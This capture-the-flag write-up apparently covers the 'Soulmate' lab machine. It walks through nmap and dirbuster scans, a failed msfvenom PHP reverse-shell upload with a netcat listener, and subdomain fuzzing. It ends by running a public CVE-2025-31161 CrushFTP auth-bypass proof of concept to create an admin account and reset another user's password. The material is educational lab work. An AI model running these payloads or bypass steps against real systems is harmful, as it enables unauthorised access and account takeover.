

# Soulmate

Use nmap to scan the ip address for the machine to find vulnerable services

```
└$ nmap -Av -T4 -p- 10.10.11.86
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-04 23:51 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 23:51
Completed NSE at 23:51, 0.00s elapsed
Initiating NSE at 23:51
Completed NSE at 23:51, 0.00s elapsed
Initiating NSE at 23:51
Completed NSE at 23:51, 0.00s elapsed
Initiating Ping Scan at 23:51
Scanning 10.10.11.86 [4 ports]
Completed Ping Scan at 23:51, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:51
Completed Parallel DNS resolution of 1 host. at 23:51, 0.04s elapsed
Initiating SYN Stealth Scan at 23:51
Scanning 10.10.11.86 [65535 ports]
Discovered open port 80/tcp on 10.10.11.86
Discovered open port 22/tcp on 10.10.11.86
Completed SYN Stealth Scan at 23:52, 43.84s elapsed (65535 total ports)
Initiating Service scan at 23:52
Scanning 2 services on 10.10.11.86
Completed Service scan at 23:52, 6.11s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 10.10.11.86
Initiating Traceroute at 23:52
Completed Traceroute at 23:52, 0.05s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 23:52
Completed Parallel DNS resolution of 2 hosts. at 23:52, 0.05s elapsed
NSE: Script scanning 10.10.11.86.
Initiating NSE at 23:52
Completed NSE at 23:52, 1.71s elapsed
Initiating NSE at 23:52
Completed NSE at 23:52, 0.22s elapsed
Initiating NSE at 23:52
Completed NSE at 23:52, 0.00s elapsed
Nmap scan report for 10.10.11.86
Host is up (0.049s latency).
Not shown: 65408 closed tcp ports (reset), 125 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d4:3b:0a:3d:a9:4f (ECDSA)
|_ 256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http   nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soulmate.htb/
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:ruteros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Uptime guess: 45.652 days (since Wed Aug 20 08:13:19 2025)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Soulmate
```

Using the command sudo nano /etc/hosts put the ip 10.10.11.86 with the domain soulmate.htb. We will then put soulmate.htb in the search bar to get access to the webpage.

# Find Your Perfect Match

Connect with like-minded people and discover meaningful relationships. Join over 10,000 singles who found love on Soulmate.

[Start Your Journey](#)[Learn More](#)

We will use the tool dirbuster to scope out all of the possible hidden directories. We see the following directories are available: index.php, login.php, and register.php.

```
(kali㉿kali)-[~]
$ dirbuster -u http://soulmate.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
DirBuster: invalid option -- w
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: / - 200
File found: /index.php - 200
File found: /login.php - 200
File found: /register.php - 200
File found: /profile.php - 302
Dir found: /assets/ - 403
Dir found: /assets/images/ - 403
Dir found: /assets/css/ - 403
Dir found: /assets/images/profiles/ - 403
File found: /logout.php - 302
```


A screenshot of a dark-themed web browser window. At the top, there's a navigation bar with a heart icon and the word "Soulmate". Below the navigation, there's a large search bar containing the command "dirbuster -u http://soulmate.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt". The main content area shows the output of the dirbuster command, listing various directory and file paths found on the target website. The overall aesthetic is that of a penetration testing or ethical hacking interface.

I created a temporary account in the /register to see if we can be able to exploit the upload file function in the “Upload New Picture” section.

The screenshot shows the 'Edit Profile' page of the Soulmate app. At the top, there's a placeholder for a profile picture with the text 'No photo uploaded'. Below it, the user's name 'mkm' and handle '@mkmkm' are displayed, along with a small note 'Member since Oct 2025'. On the right, the main form fields are visible: 'Full Name' (mkm), 'Phone Number' (+1 (555) 123-4567), 'Bio' (a text input field containing 'Tell us about yourself...'), 'Interests' (a text input field containing 'e.g., Music, Travel, Cooking, Photography' with the instruction 'Separate interests with commas'), and a 'Profile Picture' button. The top navigation bar includes links for Home, About, Stories, and a user icon.

I created a malicious payload using msfvenom tool with the following command  
`msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.15.20 LPORT=4444 -o payload.php`. We set up a listener using the tool netcat by executing the command `nc -nvlp 4444`. After we will combine it with an already existing file `cat image.jpg payload.php > malicious_image.jpg`.

**Here is a visual of how this exploit works...**



However after attempting this exploit it did not work :( When uploading the file and trying to go where the destination of where the file was uploaded. But when uploading the file it seems like they changed the metadata of the file name and contents. So this is a dead end.

Let's enumerate more! We will use the tool ffuf to find subdomains on soulmate.htb. We will use the command ffuf...

```
-u http://soulmate.htb -H "Host: FUZZ.soulmate.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
```

The screenshot shows a web application interface. At the top, there's a navigation bar with links like 'Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', 'Nessus Essentials', and 'X'. Below the navigation is a logo with a heart and the word 'Soulmate'.

The main area has a title 'My Profile' and a sub-section 'Update your information above'. On the right, there are profile edit fields for 'Edit Profile', 'Basic Information' (with 'Full Name' set to 'mkm'), 'Bio' (with placeholder 'Tell us about yourself..'), 'Interests' (with placeholder 'e.g., Music, Travel, Code'), and 'Profile Picture' (with a browse button).

The left side of the interface contains a search or filter interface with various parameters:

```


v2.1.0-dev
:: Method      : GET
:: URL         : http://soulmate.htb/profile.php
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header      : Host: FUZZ.soulmate.htb
:: Follow redirects: false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

```

Below this are two tables of search results:

	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 53ms]
test	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 54ms]
forum	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 54ms]
ns3	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 54ms]
admin	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 54ms]
blog	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 54ms]
localhost	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 54ms]
smtp	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 54ms]
webdisk	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 54ms]
m	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 54ms]
dev	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 54ms]
mail	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 54ms]
www2	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 54ms]
mail2	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 54ms]
pop3	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 55ms]
vpn	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 57ms]
pop	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 57ms]
www	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 57ms]
webmail	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 58ms]
cpanel	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 60ms]
mx	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 60ms]
secure	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 54ms]
old	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 54ms]
ns4	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 54ms]
demo	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 54ms]
autodiscover	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 56ms]
ns1	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 56ms]
ns	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 56ms]
cp	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 56ms]
whm	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 57ms]
ns2	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 57ms]
mysql	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 62ms]
imap	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 62ms]
autoconfig	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 63ms]
dns2	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 59ms]
shop	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 59ms]
dns1	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 58ms]
support	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 58ms]
mobile	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 61ms]
beta	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 61ms]
new	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 65ms]
ftp	[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 144ms]
media	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 50ms]
portal	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 51ms]
wiki	[Status: 302, Size: 154, Words: 4, Lines: 8, Duration: 51ms]

It looks like we may be able to access ftp subdomain lets check it out! We received this result when putting this in the url field. Lets add this into the /etc/hosts file.



After adding the subdomain in the /etc/hosts file we received the CrushFTP webpage.



[Continue as ...](#) | [Logout](#)

Not me ...

Username Or Email

Password

Remember me

[Forgot your password?](#)

[Sign in](#)

Or continue with

[Login with SAML](#)  
[Login with OIDC](#)



Amazon  
Microsoft  
MS B2C



### Forgot Password?

You can request your password here.




Username Or Email

Password


Remember me

[Forgot your password?](#)

[Sign in](#)



From viewing the page source we can identify the exact version of CrushFTP which is 11.W.657.



Now knowing the version of CrushFTP lets start searching up possible vulnerabilities we can utilize to gain a foothold in the victim's environment. Through research we found this vulnerability for the CrushFTP version that was published by Huntress Adversary Tactics.

The screenshot shows a blog post titled "CrushFTP CVE-2025-31161 Auth Bypass and Post-Exploitation" published on April 4, 2025. The post discusses a critical vulnerability in CrushFTP version 2.5.1. It features a "RAPID RESPONSE" section with a warning icon and the text "Critical Vulnerability: CrushFTP CVE-2025-31161". The post also includes a timestamp of "UPDATED 04/08/2025 @ 3pm ET" and a note about the severity: "TL;DR: CVE-2025-31161 is a critical severity vulnerability allowing attackers to control how user". Navigation links for "Categories" and "Response to Incidents" are visible at the bottom right.

Lets search up CVE-2025-31161 to find any POCs on github. This led me to <https://github.com/Immersive-Labs-Sec/CVE-2025-31161>

The screenshot shows a GitHub repository page for 'Immersive-Labs-Sec / CVE-2025-31161'. The repository has 1 branch and 0 tags. The main file listed is 'cve-2025-31161.py'. The README file contains the following content:

```
CVE-2025-31161
Proof of Concept for CVE-2025-31161 / CVE-2025-2825

This POC will exploit the authbypass vulnerability to create a new user account with Admin level permissions. The Auth Bypass requires the username (target_user) of an existing user on the CrushFTP server. The default is set to crushadmin

Usage

usage: cve-2025-31161.py [-h] [--target_host TARGET_HOST] [--port PORT] [--target_user TARGET_U]
```

We will use the git clone command to put the POC into our local machine.

```
(kali㉿kali)-[~]
└─$ git clone https://github.com/Immersive-Labs-Sec/CVE-2025-31161.git
Cloning into 'CVE-2025-31161' ...
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (9/9), done.
Receiving objects: 100% (9/9), 6.02 KiB | 6.02 MiB/s, done.
Resolving deltas: 100% (3/3), done.
remote: Total 9 (delta 3), reused 4 (delta 0), pack-reused 0 (from 0)

(kali㉿kali)-[~]
```

We will use this python script on the POC to create an account making use of CrushFTP vulnerability.

```
└─(kali㉿kali)-[~]
$ cd CVE-2025-31161

└─(kali㉿kali)-[~/CVE-2025-31161]
$ ls
cve-2025-31161.py LICENSE README.md

└─(kali㉿kali)-[~/CVE-2025-31161]
$ ls
cve-2025-31161.py LICENSE README.md

└─(kali㉿kali)-[~/CVE-2025-31161]
$ python3 cve-2025-31161.py --target_host ftp.soulmate.htb --port 80 --target_user root --new_user test --password admin123
[+] Preparing Payloads
[-] Warming up the target
[+] Sending Account Create Request
[!] User created successfully
[+] Exploit Complete you can now login with
[*] Username: test
[*] Password: admin123.
```

Now that the account is created lets see if credentials will work on the login page.




Username Or Email

Password

Remember me

[Forgot your password?](#)

[Sign in](#)



Once we are inside click Admin and then navigate to the User Manager tab.

Alert Type	Message	User	Date	IP Address
Drive Space	Nothing to show	test	10/06/2025	172.19.0.1
Too many logins	Nothing to show	crushadmin	10/06/2025	172.19.0.1
		soulmate	10/06/2025	172.19.0.1

The screenshot shows the User Manager interface with the following details:

- Top Bar:** Files, Server Admin, Jobs, User Manager (highlighted), Preferences, Shares, PGP, etc.
- Session Info:** test (Session timeout in 9 min, 54 secs.) Version 11.3.0 Build : 2
- User Connection Group:** MainUsers
- Quick Find:** Quick Find (Alt + F)
- Most Visited:** Temp... (alt+1), ben (alt+2), crush... (alt+3), jenna (alt+4)
- Toolbar:** + Add, Copy, Delete
- Filter:** (empty)
- Inheritance:** (empty)
- Group:** All Users
- Recently Viewed:** (empty dropdown)
- Recently Edited:** (empty dropdown)
- Buttons:** Reload, Select all | paste | none
- List of Users:**
  - ben
  - crushadmin
  - default
  - jenna
  - TempAccount

Click on the user "ben" and click on the "Generate Random Password" to generate a random password. Once that password has been generated you have the option to make your changes onto that password. We will change it to something very simple like "123456"

The screenshot shows the User setup dialog for user "ben":

- Setup (Click 'Show All' to see inherited items.)**
- (Total 8 sections are not being shown)**
- Account Enabled:** (Last login: 08/13/2025 05:48:04 PM)
- User name:** ben
- Password:** (redacted)
- Generate Random Password:** (highlighted)
- Buttons:** PPUVbY, Use this, Cancel

The screenshot shows the VFS interface with the following details:

- VFS:** Add new +
- Server's Files:**
- Search Bar:** /
- Filter:** (empty)
- File List:**
  - app
  - bin
- Right Panel:**
  - Help
  - Filter: (empty)
  - ben
  - IT

[ - ] Setup (Click 'Show All' to see inherited items.)

(Total 8 sections are not being shown)

Account Enabled (Last login: 08/13/2025 05:48:04 PM)

User name:

Password:

[Generate Random Password](#)


[123456](#) [Use this](#) [Cancel](#)

[VFS](#) [Add new +](#)

Server's Files

The image shows a screenshot of a software interface. At the top, there's a header with a 'Setup' button and a note about inherited items. Below that, it says 'Total 8 sections are not being shown'. The main area contains a form for account setup, including fields for 'User name' (set to 'ben') and 'Password' (showing five asterisks). There's also a link to generate a random password. At the bottom of this form are three buttons: '123456', 'Use this', and 'Cancel'. Below this form is a navigation bar with 'VFS' and 'Add new +' buttons, and the text 'Server's Files'.

Lets Logout and sign in with the following credentials ben:123456



CrushFTP			
<a href="#">Download</a> <a href="#">User Options</a> <a href="#">Search</a> <a href="#">Add To Basket</a> <a href="#">Show Basket</a> <a href="#">Logout</a>			
<a href="#">Home</a> <a href="#">Logout</a>			
Filter		SIZE	LAST MODIFIED
<input type="checkbox"/>	NAME		
<input type="checkbox"/>	IT	(1 Items)	10/07/2025 02:19:23.020
<input type="checkbox"/>	scripts	(1 Items)	10/07/2025 02:15:01.196
<input type="checkbox"/>	setup	(1 Items)	10/07/2025 02:15:01.196
<input type="checkbox"/>	ben	(1 Items)	10/07/2025 02:19:23.020
<input type="checkbox"/>	webProd	(1 Items)	10/07/2025 02:19:23.020
<input type="checkbox"/>	assets	(1 Items)	08/12/2025 08:29:42.393
<input type="checkbox"/>	dashboard.php	12.8 KB	08/19/2025 11:03:11.643
<input type="checkbox"/>	index.php	18.2 KB	08/19/2025 11:03:11.643
<input checked="" type="checkbox"/>	login.php	11.3 KB	08/19/2025 11:03:11.647
<input type="checkbox"/>	logout.php	83.0 B	08/19/2025 11:03:11.639
<input type="checkbox"/>	profile.php	16.4 KB	08/19/2025 11:03:11.643
<input type="checkbox"/>	register.php	14.5 KB	08/19/2025 11:03:11.643

